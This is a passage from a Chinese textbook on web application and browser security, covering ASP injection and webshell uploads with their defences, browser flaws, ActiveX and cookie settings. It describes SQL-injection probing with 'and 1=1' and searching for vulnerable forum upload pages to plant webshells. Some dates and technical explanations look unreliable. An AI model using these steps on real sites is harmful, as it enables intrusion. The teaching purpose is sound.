


图 7.9　ASP 访问 Web 数据库的工作原理

现在网络上流行的对 ASP 的攻击最开始往往查找注入点。一般以 ASP 为架构的网站，在浏览器上是以 www.****.com/****.ASP？id=****的形式显示出来的，在其后面添加 and

1=1 和 and 1=2，如果这两个网页显示的结果不一样的，是不是就存在注入漏洞呢？其实这是 SQL 的特殊字符省略造成的，往往攻击者利用黑客工具可以通过这个漏洞获得管理员的密码，这是很危险的。这只是其中的一个方法，而另外一种方法是通过 ASP 网站架设的论坛实行攻击，例如动网 7.0bbs 就存在上传页面漏洞，其上传页面是以 upfile.ASP、upfile_soft.ASP、upfile_jpg.ASP 等几种形式存在，攻击者通过百度和 Google 直接搜索上述文件名，就可以获得此类网站的上传地址，攻击者可以利用网页中的上传功能来上传网页木马获得 WebShell，这种 WebShell 虽然比管理员权限低，但是足以给攻击者提供很大的"帮助"，所以不要以为开着防火墙和杀毒软件就高枕无忧了。

用户在实际测试中应该怎样防范针对 ASP 的攻击呢？其实，对于第一种攻击，攻击者往往得到的是经过 MD5 加密的密码，而这种 MD5 算法是一种不可逆算法，这就意味着攻击者只能使用暴力破解，如果管理员使用一个"强壮"的密码的话，攻击者是很难在短时间破解出来的，但这是一种被动的防范方法，让我们看看以下三条语句：

```
SQL=Select * from Users where User ID=" &Request("ID")
SQL="Select * from Users where User ID=' " &Request("ID")
SQL="Select * from Users where User Name like '%'" & Request("Name") &"%'"
```

区分数字型和字符型参数，只要看 SQL 语句参数两边有没有单引号即可，很明显，第一句没有单引号；第二句和第三句有单引号，是字符型，对于数字型变量，传入的参数都是作为常量，比如用户传"1 and 1=1" (不带双引号)进去，SQL 语句就是 User ID='1 and 1=1'，在单引号界定范围里面的值永远都只是一个常量，打破这个范围唯一的字符就是界定的字符：单引号。所以，字符型变量只要过滤掉单引号就安全了，至于怎样过滤，最好是把一个单引号替换成两个单引号，因为 SQL 语句里面规定，常量的表示方法为：" '常量' "。常量里面如果有单引号，可以用两个单引号代表。这样，既可以保持用户输入的原貌，又可以保证程序的安全。

对于攻击者上传 ASP 木马，我们要了解 ASP 木马的工作原理，大部分的 ASP 木马的运行都调"shell. application"和"wscript. shell"，所以我们只要在注册表中把上述的脚本对象进行改名或者删除，也就是限制系统对"脚本 Shell"的创建，大部分的 ASP 木马将无法运行，一般的 ASP 木马，在 WebShell 权限下主要是利用以下几类 ASP 组件：

```
Wscript.Shell(classid:72C24DD5-D70A-438B-8A42-98424B88AFB8)
Wscript.Shell.1(classid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B)
Wscript.Network(classid:093FF999-1EA0-4079-9525-9614C3504B74)
Wscript.Network.1(classid:093FF999-1EA0-4079-9525-9614C3504B74)
File System Object (classid:0D43FE01-F093-11CF-8940-00A0C9054228)
```

为了有效地防止 ASP 源代码泄露，可以对 ASP 页面进行加密，方法一般有两种：一种是使用组件技术将编程逻辑封装入 DLL 文件中，由于数据库的连接信息封装在 DLL 文件中，因此具有很好的安全性；另一种是使用微软的 Script Enconder 对 ASP 页面进行加密，Script Enconder 只加密在 HTML 页面中嵌入的 ASP 代码，其他部分仍保持不变。这就使得我们仍然可以使用 FrontPage 或 Dreamweaver 等常用网页编辑工具对 HTML 部分进行修改，只是

不能对 ASP 加密部分进行修改，否则将导致文件失效。Script Enconder 还可以对当前目录中的所有 ASP 文件进行批量加密，并把加密后的文件统一输出到相应的目录中。它还是免费软件，可以从微软网站直接下载，下载后运行安装即可。

现在绝大部分的虚拟主机都禁用了 ASP 的标准组件 File System Object，因为这个组件为 ASP 提供了强大的文件系统访问能力，可以对服务器上的任何文件进行读、写、复制、删除、改名等操作。但是禁用此组件后，引起的后果就是所有利用这个组件的 ASP 将无法运行，无法满足客户要求，如何既允许 File System Object 组件，又不影响服务器的安全性呢？我们可以通过修改注册表，将此组件改名，来防止此类木马的危害。

首先，找到“HKEY_CLASSES_ROOT\Scripting.FileSystemObject”键值，如图 7.10 所示，将其改为其他名字，但是要记住改的名字，调用时会用到改过的名字。另外，可以考虑注销此组件，命令为“RegSrv32 /u c:\WINNT\SYSTEM\scrrun.dll.”。如果要禁止 Guest 用户使用 scrrun.dll 来防止调用此组件，可以使用如下命令：“cacls C:\WINNT\system32\scrrun.dll /e /d guests”(注：操作均需要重新启动 Web 服务器后才会生效)。




图 7.10　注册表键值

通过以上的设置基本可以防范目前比较流行的网页木马，但是最有效的办法还是通过综合安全设置，服务器安全和程序安全都达到一定的标准，才可能将安全等级设置得更高，防范更多的非法入侵。

远程客户端可以通过 ASP 的 FSO(FileSystemObject)组件对目录进行操作、文件复制、更名和删除、修改或下载 FAT 分区上的任何文件等。为防止此种危害发生。应将 Access DB 建立在 NTFS 分区上，只设置读取、更改权限。避免将 Web 目录设定为“everyone full control”。此外，也可以用把 FSO 组件删除或者改名的方法来解决。

在 Server/ Client 结构的 MIS 开发中，由于程序要与数据库服务器保持联接，为了保证程序的灵活性和扩充性，比较安全的方法是把连接参数(用户 ID 和登录口令) 存放在注册表中，或者是采用直接读取 INI 文件的方法。



7.5 Web 浏览器的安全性

7.5.1 浏览器本身的漏洞

浏览器为用户提供了美观、实用的图形界面，通过鼠标操作可以浏览、检索与其相关的分布在各地的多媒体信息(可以是文字、图片、图像、动画等信息)。浏览器功能强大，使用方便，图文、声像并茂，很受用户欢迎，已成为因特网上最具有代表性的信息查询工具，应用十分广泛。目前市场上有 20 多种浏览器，并且这个数字还在继续增加，我们常见到的浏览器有 Mosaic、Netscape、Navigator、Netscape Communicator、Internet Explorer、MyIE，Tencent Explorer、Lynx 等。浏览器作为互联网上信息浏览的客户端软件，其安全性一直是用户关心的问题。从浏览器的开发商到最终用户，人们始终关心浏览器是否从 Internet 上下载了某些有害的东西，或者用户机器里保存的一些信息是否被某些程序破坏或者盗取。值得人们关注的是，一些专门进行网络破坏的黑客，也把目光盯在了浏览器上面，他们利用浏览器的某些漏洞，在网页里放置一些恶意代码，通过浏览器对网页的解释来执行，并修改用户端 Windows 的注册表，从而达到破坏用户数据的目的。

浏览器的功能越来越强大，但是由于程序结构的复杂性，出现在浏览器上的漏洞层出不穷。开发商在堵住旧漏洞的同时，可能又出现了新的漏洞。浏览器的安全漏洞可能让攻击者获取磁盘信息、安全口令，甚至破坏磁盘文件系统等。下面列举几个已知的浏览器安全漏洞。

1. 搜狗浏览器——“缓冲区溢出”漏洞

2011 年年底，黑客通过搜狗浏览器的“缓冲区溢出漏洞”攻破 Windows 8 操作系统，运行恶意代码，获取管理员权限，并实现了对用户计算机的控制。这是微软 Windows 8 发布以来首次被黑客攻破，而这并不是 Windows 8 的自身问题。

搜狗浏览器很容易受到“缓冲区溢出”漏洞攻击，这也直接影响了搜狗浏览器的多个版本软件。而且该漏洞属于高危漏洞之一，可以直接导致程序运行失败、系统死机。更为严重的是，黑客可以利用它执行非授权指令，甚至可以取得系统特权，进行各种非法操作。黑客在使用搜狗浏览器打开一个网页时，计算机中的计算器程序立即被网页自动激活打开。而且由该漏洞同样可以应用于 Win XP、Win 7 等操作系统，如果黑客对计算机植入木马病毒，后果将更为严重。

国内众多使用搜狗浏览器的用户将面临严重风险，而至于漏洞存在原因，研究人员认为，搜狗浏览器使用了过期的 Google Chrome 浏览器内核，长时间未更新让搜狗浏览器与 Google 官方脱节，而事实上，Google 早已在新版本的 Chrome 中修复了此漏洞。同时，由于搜狗浏览器没有开启 DEP(数据执行保护)、ASLR(地址随机化保护)、沙箱等重要防护功能，无法控制漏洞触发带来的安全风险。

2. IE 7.0 浏览器——“0day”漏洞

微软 IE 7 浏览器出现“0day”漏洞，可被利用来进行挂马攻击，目前该攻击代码已经在网上扩散，该漏洞通过 IE 7 浏览器的内存越界漏洞进行攻击，不但影响 IE 7 浏览器本身，还影响以 IE 7 为核心的外壳型浏览器，如傲游、世界之窗、腾讯 TT 等。如果不打补丁，使用这些浏览器上网，也会被挂马网站攻击。基于 IE 的攻击有日益增加的趋势，而且网上已经有人开始利用 QQ 群、地下论坛等方式，出售基于此漏洞的木马生成器。

3. 360 浏览器——“缓冲区溢出”漏洞

2011 年年底，国外知名技术网站 Sysinternals 论坛曝出一条 360 浏览器高危漏洞的消息。此消息一经国内媒体报道之后，引起国内大量 360 用户的关注，国内用户纷纷开始卸载和寻找替代品。

据了解，Sysinternals 论坛上一位 ID 为“reacherj”的黑客发表帖子表示自己发现了 360 浏览器的漏洞，并且在著名视频网站 Youtube 上公布了漏洞演示，以证明该漏洞的真实性。根据“reacherj”帖子的描述，360 浏览器存在着“缓冲区溢出”高危漏洞，该高危漏洞可直接通过互联网网页对用户挂马；更加致命的是，所有 360 浏览器版本的用户都在可攻击范围之内，黑客可以利用该漏洞轻松执行任意代码，任何使用 360 浏览器的用户可能随时被黑客利用木马沦为“肉鸡”肉鸡是指那些被黑客植入了远程控制类木马或后门程序的计算机，黑客可通过这些木马程序对肉鸡计算机进行任意宰杀。甚至更让人担心的是，用户网银账号等个人信息可能受到严重威胁，国外黑客可能利用该高危漏洞窃取用户银行信息和密码，以致给用户造成重大财产损失。

4. 火狐浏览器——“高危”级别安全漏洞

火狐浏览器(Firefox)上被发现了一处“高危”级别安全漏洞，该漏洞可能导致恶意攻击者对用户计算机实施远程控制。

这一安全漏洞存在于 Firefox 2.0 及以后版本上，问题出在一个特别的 URI handler——“firefoxurl://”站点上，可能影响到互联网上的其他资源。由于漏洞的存在，一个新的 URI handler 已被注册到 Windows 系统上。如果 firefoxurl://站点被登录，那么 ftp://、http://及类似的站点将被强行登录。

FireFox 注册了“firefoxurl://”的 URI handler，意味着用户在利用 IE 访问一个特别设计的恶意站点时将会自动调用 FireFox，并执行他们所希望的程序。系统管理员可以通过取消注册或者清除火狐浏览器上的 URI handler，或者不登录非法网站来确保系统安全。

7.5.2　ActiveX 的安全性

ActiveX 是微软公司提出的基于 COM 和 OLE 的一种通用开放程序接口，它被广泛应用于第三方应用程序(即控件)开发。但由于第三方开发人员编程方面的原因，控件出现越来越多的漏洞，容易被恶意网站利用后进行破坏及窃取信息等活动，给个人和企业带来重大损失。因此，对 ActiveX 控件的应用安全进行研究具有现实意义。

1. ActiveX 控件的概念

ActiveX 是以微软 COM 模型(Component Object Model)为理论基础建立起来的技术，通过建立带有接口的对象，ActiveX 控件能被其他 COM 组件或者程序调用，为代码的重用提供一种简化途径。

ActiveX 控件技术提供了一个集成平台，为开发人员、用户提供了一个快速简便的在 Internet 或 Intranet 程序集成的方法。使用 ActiveX 控件可以轻松方便地在 Web 页中插入多媒体、交互式对象、各种文档格式以及复杂程序。

ActiveX 控件由属性、方法和事件三大要素组成。

属性：是描述控件的特征信息。

方法：是控件提供给外界的接口，ActiveX 控件通过开放函数名称及参数，为用户使用控件提供便利。

事件：是控件响应用户控制、执行相应方法的触发条件，如鼠标单击、双击、悬浮等。

ActiveX 控件嵌入在一个称为 Container(容器)的软件(如 IE、Word 等)中，以组件的方式进行工作。要调用 ActiveX 控件，首先要创建控件实例对象，通过实例对象来设置和操作 ActiveX 控件的属性和方法。

以浏览器为容器举例：当 Web 服务器向浏览器回传内嵌 ActiveX 控件的页面时，浏览器先在本地注册表中查询是否含有该控件的 CLSID(Class Identifier)值或名称，若找到则说明该控件已经安装，可直接使用；若找不到，则会根据页面中提供的该控件所在服务器的地址，下载并完成本地安装注册后使用。

2. ActiveX 控件的安全问题

ActiveX 控件多由第三方开发，受开发者水平和安全意识等方面的影响，其所提供的 ActiveX 控件往往存在很大的安全隐患。

由于使用 ActiveX 控件时，需要下载到本地进行安装并且对外开放接口，因此 ActiveX 控件的安全问题多出现在以下四个方面：一是其导出函数可能具有隐蔽的逻辑功能，如操作注册表、读写本地文件等；二是通过控件可以获取本地私密信息，如用户名、密码、IP 地址等；三是控件本身的一些函数在处理参数时，由于未对参数长度进行检查而导致字符串缓冲区溢出、整数溢出，格式化字符串漏洞导致浏览器或系统异常；四是一些恶意控件可以通过欺骗行为使用户访问恶意网页、下载恶意程序等。

这些安全问题一般都是在用户毫不知情的情况下存在和被利用的。因此，如何对 ActiveX 控件的安全性进行检测，及时发现它所存在的漏洞是避免损失的前提。

3. ActiveX 控件漏洞的检测与发现

对于 ActiveX 控件漏洞的检测与发现主要有以下两种方式。

(1) 使用 Fuzz 测试工具。Fuzz 测试是一种软件测试技术，通常用来发现软件或者协议存在的安全漏洞。这种测试属于黑盒测试，其测试基本思路就是先通过系统调用获取控件的属性和方法，利用自动化测试工具，根据控件的参数情况，给程序自动输入随机或者异常数据，观察程序的反应，如果程序发生异常中止或显示警告信息等非正常情况，则说明程序可能存在安全漏洞。

较为常用的 Fuzz 测试工具是 ComRaider。ComRaider 可以根据接口所提供的参数类型构造不同的 Fuzz 脚本，并且此脚本还可通过调试器来进行调试。可以根据参数类型的不同，构造字符串溢出漏洞、整数溢出漏洞、格式化字符串漏洞等。但对于控件中存在的逻辑漏洞，Fuzz 工具则无法判断，这需要通过人工的方式来进行分析和挖掘。

(2) 人工分析方法。先通过控件解析器(如 ComRaider)解析出控件的方法和属性，再根据每个方法的参数和返回值来手工构造测试用例，依次对各个属性和方法进行逻辑覆盖和基本路径测试，根据页面的返回结果，确定是否存在安全漏洞。这种方法属于白盒测试，其测试的目标是查找 ActiveX 控件是否存在恶意修改注册表、操作本地文件、泄露本地文件信息的安全隐患，是否会访问恶意网页、下载恶意程序等逻辑漏洞。

人工分析的一般步骤如下。

首先，通过工具解析出 ActiveX 控件的属性和方法，查看控件中提供的变量、函数、函数参数、返回值、ProgID、CLSID 等信息，根据获取的这些信息，可大致判断函数的功能。

其次，根据以上信息来构造相应的测试用例，编写漏洞扫描网页，通过浏览器运行该网页，检验控件是否存在安全漏洞。

人工分析方法除可以测试逻辑漏洞外，也可以检测和发现溢出类漏洞，此时应重点关注函数中的参数，根据参数的类型，分别进行溢出测试。虽然人工分析方法的投入一般比较大，不如自动测试工具快捷，但这种测试方式目标性强、结果准确、灵活性高，可能挖掘出软件工具无法发现的更深层次的漏洞。

综合以上两种方法的特点，建议实际工作中将这两种方法进行融合。先采用自动化的测试方式，重点关注自动测试中检测出有异常的控件，再通过人工分析方式进行测试和调试，进一步确诊控件是否存在漏洞，以及漏洞产生的原因和危害性，从而为漏洞的消除提供依据。

4. ActiveX 控件漏洞的安全防范

ActiveX 可以应用于各种软件开发中，但在 C/S 模式或单机版应用软件中，ActiveX 控件的安全性问题不是很突出，因为其控件的来源比较清楚，有些是自己开发的控件，并且所使用的控件也相对固定。ActiveX 的安全性主要指的是 Web 中所使用的控件的安全。

1) 使用特征安全的 ActiveX 控件

ActiveX 控件在发布时，开发者可使用安全设置和数字签名来保证特征安全。安全设置包括两级安全：一是初始化安全性设置，当将控件标记为设置初始化安全性后，就确保了无论在初始化时使用什么数据和脚本，都不会执行有损于最终用户计算机的操作，一个设置了初始化安全性的控件不会写入或修改任何 Windows 注册条目、INI 文件或作为初始化参数结果的数据文件；二是脚本安全性设置，标记为设置脚本安全性的控件将不能从用户的计算机中获取未授权的信息，也不能对系统造成破坏。

通过 Microsoft 的验证代码工具，可以对 ActiveX 控件进行签名，这告诉用户没有他人篡改过这个控件；为了使用验证代码工具对组件进行签名，必须从证书授权机构获得一个数字证书；证书包含表明特定软件程序是正版的信息，这确保了其他程序不能再使用原程序的标识。证书还记录了颁发日期，当用户试图下载该软件时，Internet Explorer 会验证证书中的信息。

2) 在使用 ActiveX 控件前进行漏洞检测

由于受软件开发商技术或管理方面的影响，即使对所发行的 ActiveX 控件加入了安全特征，也不能完全保证该控件是绝对安全的。因此，在使用 ActiveX 控件前进行漏洞检测还是很有必要的，根据检测结果进行区别对待。

3) 安装补丁文件

如果所使用的操作系统和应用软件的原开发商已经发布了新补丁或升级版本，用户及时打上新补丁或更新到新版本是构建安全软件环境的首选，因为更新后的版本对已经发现的漏洞进行了有针对性的封堵。

4) 浏览器中的安全设置

在浏览器中使用 ActiveX 控件时，浏览器就是运行的容器，因此浏览器本身的安全设置是防御漏洞的第一道关口。要做好这一道安全，一是及时将浏览器升级至最新版本；二是在浏览器中进行安全设置。选择【工具】→【Internet 选项】选项，打开【Internet 选项】对话框，切换到【安全】选项卡，选择 Internet 选项，再单击【自定义级别】按钮，拖动滚动条至【ActiveX 控件和插件】位置，根据需要对相应的管理项进行设置，如图 7.11 所示。对于需要特别放行的站点可以将其加入到【可信站点】中。




图 7.11 IE 浏览器中 ActiveX 的设置

5) 屏蔽所有非主动安装的控件

有些 ActiveX 控件的安装并不是用户主动安装的，而是捆绑在其他软件中悄悄在后台安装的，而在实际运行中，恰恰就是这些控件容易给用户造成很大的损失。因此，屏蔽所有不是主动安装的组件尤为重要。用户可以使用组策略或第三方优化工具来屏蔽或删除这些额外的控件。

6) 使用安全软件

通常，ActiveX 控件漏洞的利用都是以木马的形式出现的，因此，选择一款能有效检测和阻止木马的安全软件也是很有必要的。对于安全软件所拦截的操作，用户可以人为地作出判断，对于已确认安全且必须执行的控件，可以进行【放行】或【添加到信任区域】，其余不明操作可以选择全部阻止，这将为用户的网络应用提供一道安全的屏障。

7.5.3 Cookie 的安全性

Cookie(有时也用其复数形式 Cookies)是指某些网站为了辨别用户身份，进行 Session 跟踪而储存在用户本地终端上的数据(通常经过加密)。Cookie 是由服务器端生成，发送给 User-Agent(一般是浏览器)，浏览器会把 Cookie 的 key/value 保存到某个目录下的文本文件内，下次请求同一网站时就发送该 Cookie 给服务器(前提是浏览器设置为“启用 Cookie”)。Cookie 的名称和值可以由服务器端开发商自己定义，对于 JSP 而言，也可以直接写入 Jsessionid，这样服务器可以知道该用户是否为合法用户以及是否为需要重新登录等。

尽管 Cookie 没有病毒那么危险，但它仍包含了一些敏感信息：用户名、计算机名、使用的浏览器和曾经访问的网站。用户不希望这些内容泄露出去，尤其是当其中还包含有私人信息的时候。这并非危言耸听，一种名为 Cross Site Scripting 的工具可以达到此目的。用户在受到 Cross Site Scripting 攻击时，Cookie“盗贼”和“Cookie 毒药”将窃取这些敏感信息。一旦 Cookie 落入攻击者手中，后果可想而知。

因此，为了保证上网安全，我们需要对 Cookie 进行安全设置。

(1) 查询自己所使用的 IE 版本。

打开 IE 浏览器，选择【帮助】→【关于 Internet Explorer】命令，在弹出的窗口中，Internet Explorer 图片标题下的第一行，就是有关版本信息，一般是 7.0 或 8.0。

(2) 如果您使用的是 IE 7.0 或 IE 8.0 版本，请按以下几个步骤启用 Cookie。

① 选择【工具】→【Internet 选项】命令。

② 在打开的【Internet 选项】对话框中单击【隐私】选项卡，在【高级隐私策略设置】选项组中再单击【高级】按钮。

③ 在弹出的对话框中，选中【覆盖自动 Cookie 处理】复选框，在【第一方 Cookie】选项组中选中【接受】单选按钮，在【第三方 Cookie】选项组中选中【接受】单选按钮，然后选中【总是允许会话 cookie】复选框，如图 7.12 所示。设置完成后单击【确定】按钮，关闭【高级隐私策略设置】对话框，最后单击【确定】按钮，关闭并保存 Internet 选项设置。



图 7.12 【高级隐私策略设置】对话框



7.6 回到工作场景

浏览器劫持常见的异常现象有以下几种。

(1) 计算机上的主页或其他设置被更改，包括增加了一些指向非常用网站的链接。

(2) 无法浏览某些网页，例如反间谍软件和其他安全软件站点。

(3) 出现级联弹出窗口，例如屏幕上出现无尽的连环广告弹出窗口。

(4) 安装了新的工具栏或收藏夹，并提供指向用户不需要的网页的图标和链接。

